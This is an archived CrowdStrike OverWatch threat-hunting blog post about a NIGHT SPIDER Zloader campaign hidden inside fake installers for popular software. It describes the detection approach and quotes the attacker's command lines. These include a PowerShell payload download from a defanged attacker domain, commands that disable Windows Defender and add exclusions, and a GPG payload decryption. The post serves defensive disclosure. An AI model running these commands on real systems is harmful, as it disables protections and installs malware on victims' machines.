OverWatch Uncovers Ongoing NIGHT SPIDER Zloader Campaign

By falcon.overwatch.team

Archived: 2026-04-05 17:01:12 UTC

Over recent months, the CrowdStrike Falcon® OverWatch™ team has tracked an ongoing, widespread intrusion campaign leveraging bundled `.msi` installers to trick victims into downloading malicious payloads alongside legitimate software. These payloads and scripts were used to perform reconnaissance and ultimately download and execute NIGHT SPIDER's Zloader trojan, as detailed in CrowdStrike CROWDSTRIKE FALCON® INTELLIGENCE™ Premium reporting. This blog shows how OverWatch went about tracking and alerting customers to this activity, despite the adversary's attempts to evade detection.

Attempts to Hide Prove to Be the Key to Being Found

Whether it's adopting new tools or new techniques, adversaries continuously iterate their operations in an effort to stay a step ahead of defenders. What sets OverWatch apart is its focus on detecting exactly this type of anomalous activity rather than relying on atomic and static indicators to look for known threats.

Late in 2021, OverWatch detected a wave of activity leveraging bundled `.msi` installers to execute scripts and remotely download additional malicious payloads. The initial installers were masquerading as legitimate Zoom, Atera, NetSupport, Brave Browser, JavaPlugin and TeamViewer installers, but the programs were also packaged with malicious scripts and payloads to perform automated reconnaissance and download the Zloader trojan, and in some cases, Cobalt Strike. The adversary's use of evasive techniques was ultimately what enabled OverWatch to quickly zero in on these attempted intrusions.



Figure 1. Process tree that shows OverWatch detection of Launcher.exe executing malicious scripts, remotely downloading additional payloads and leveraging native utilities (Click to enlarge)

OverWatch's detective capability against this campaign can be attributed to three pillars of analysis that threat hunters use to rapidly assess hunting leads: behavior, prevalence and timing. In the case of this campaign, OverWatch uncovered suspicious behaviors associated with the use of native utilities, the presence of low-prevalence files and the coincidence of both of these in a short time period impacting several customers. In fact, it was the adversary's attempts to evade detection that so quickly caught OverWatch's attention. The list that follows outlines the suspicious behaviors that OverWatch observed in the analyzed Zloader campaign, which was developed by NIGHT SPIDER. The list also shows example command lines related to these behaviors.

- Numerous unknown scripts spawned from a low-prevalence binary packaged in high-prevalence .msi files with well-known names (Team Viewer, Zoom, NetSupport Manager, Atera, Brave Browser, JavaPlugin) and legitimate hashes.
- The Microsoft Windows command or wscript utility used PowerShell to beacon to the internet and remotely download a payload.
    - powershell Invoke-WebRequest https[:]//clouds222[.]com/t1m/index/processingSetRequestBat2/?servername=msi -OutFile flash.bat
- The downloaded payload was a low-prevalence file.
- The scripts used the Windows-native Mshta utility or PowerShell to impair Windows Defender.
    - Powershell.exe -command "Set0MpPreference -DisableIOAVProtection $true"
    - powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Users\User\AppData\Roaming*'
- The scripts used PowerShell in an attempt to bypass Microsoft's AntiMalware Scan Interface (AMSI).
- The adminpriv.exe utility was used in an attempt to manipulate registry values.
    - adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f
    - adminpriv -U:T -ShowWindowMode:Hide sc delete windefend
- MSIEXEC was used in an unusual manner to manipulate registry entries that would suggest process abuse.
- A script was used to issue a sleep command and decrypt a payload using the legitimate GPG software. The same password was observed at various customers.
    - "C:\Users\[User]\AppData\Local\Temp\WScriptSleeper.vbs" 45000
    - CMD: PowerShell -NoProfile -ExecutionPolicy Bypass -command Import-Module GnuPg; Remove-Encryption -FolderPath C:\Users\[REDACTED]\AppData\Roaming -Password [REDACTED]
    - CMD: "C:\Program Files (x86)\GNU\GnuPG\gpg2.exe" --batch --yes --passphrase [REDACTED] -o C:\Users\[REDACTED]\AppData\Roaming\zoom.dll -d C:\Users\[REDACTED]\AppData\Roaming\zoom.dll.gpg

Three Pillars of Rapid Assessment: Behavior, Prevalence and Timing

OverWatch hunts for the last 1% of malicious activity that seeks to evade technology-based defenses. To achieve this, threat hunters must build a picture not just from one or two data points, but by carefully piecing together a myriad of subtle clues when something doesn't look quite right.

1. OverWatch hunts for **unexpected behaviors** stemming from otherwise mundane or routine actions. This means threat hunters need a deep familiarity with the wide variety of processes, applications, operating systems, configurations, network communications and network architectures that represent the sum of normal day-to-day operations. Similarly, hunters need a deep understanding of adversary tradecraft, exploits and the way that normal day-to-day operations can be manipulated for malicious purposes. This breadth and depth of knowledge means that hunters can rapidly identify anomalous behaviors by identifying activity that does not align with expected intent or functionality of a system. In the case of the bundled installer campaign, OverWatch observed an unidentified file attempting to bypass security on more than one occasion, which immediately stood out as unusual.
2. **Prevalence** also plays an important role in threat hunting, as low-prevalence behaviors can be indicative of a system being used for unintended purposes. CrowdStrike Threat Graph® provides OverWatch with real-time visibility across the entire Falcon platform install base, while patented tooling enables threat hunters to immediately pivot on an indicator to determine whether it is common or not — not just within one environment but across all environments. In scenarios where there is suspicious behavior coupled with low-prevalence indicators, these two pillars provide circumstantial findings to inform hunters' analysis.
3. **Time** is the third pillar of threat hunting. Suspicious behavior and low-prevalence indicators, all uncovered in a short period of time sound alarm bells for threat hunters. This trifecta of activity can often indicate successful targeted phishing attempts, new campaigns or the active exploitation of a zero-day in an application. In the example of the Zloader malicious installer campaign, OverWatch's extensive data and finely tuned hunting leads effectively identified the coincidence of 8-10 suspicious behaviors all within seconds of each other. This left hunters in no doubt that the activity was malicious and enabled them to send timely and high-fidelity notifications to the victim organizations.

Nowhere to Hide for NIGHT SPIDER

The powerful combination of the vast telemetry of the CrowdStrike Security Cloud and OverWatch's patented hunting workflows and expert threat hunters enabled the rapid identification of NIGHT SPIDER's Zloader campaign. The threat actor's attempts to avoid detection caught the attention of threat hunters who were able to quickly piece together the evidence of a campaign in progress. Early detection of campaigns such as this enables OverWatch to provide organizations with early warning about threats to their environment and empowers organizations to remediate before any significant damage is done.

Additional Resources

- *Read the 2021 Threat Hunting Report blog or download the report now.*
- *Learn more about Falcon OverWatch's proactive managed threat hunting.*
- *Discover the power of tailored threat hunting OverWatch Elite provides customers in this blog post.*

- *Watch how Falcon OverWatch proactively hunts for threats in your environment.*
- *Learn more about CrowdStrike Falcon® Intelligence Premium cyber threat intelligence.*
- *Read more about how part-time threat hunting is simply not enough in this blog post.*
- *Learn more about the CrowdStrike Falcon®® platform.*
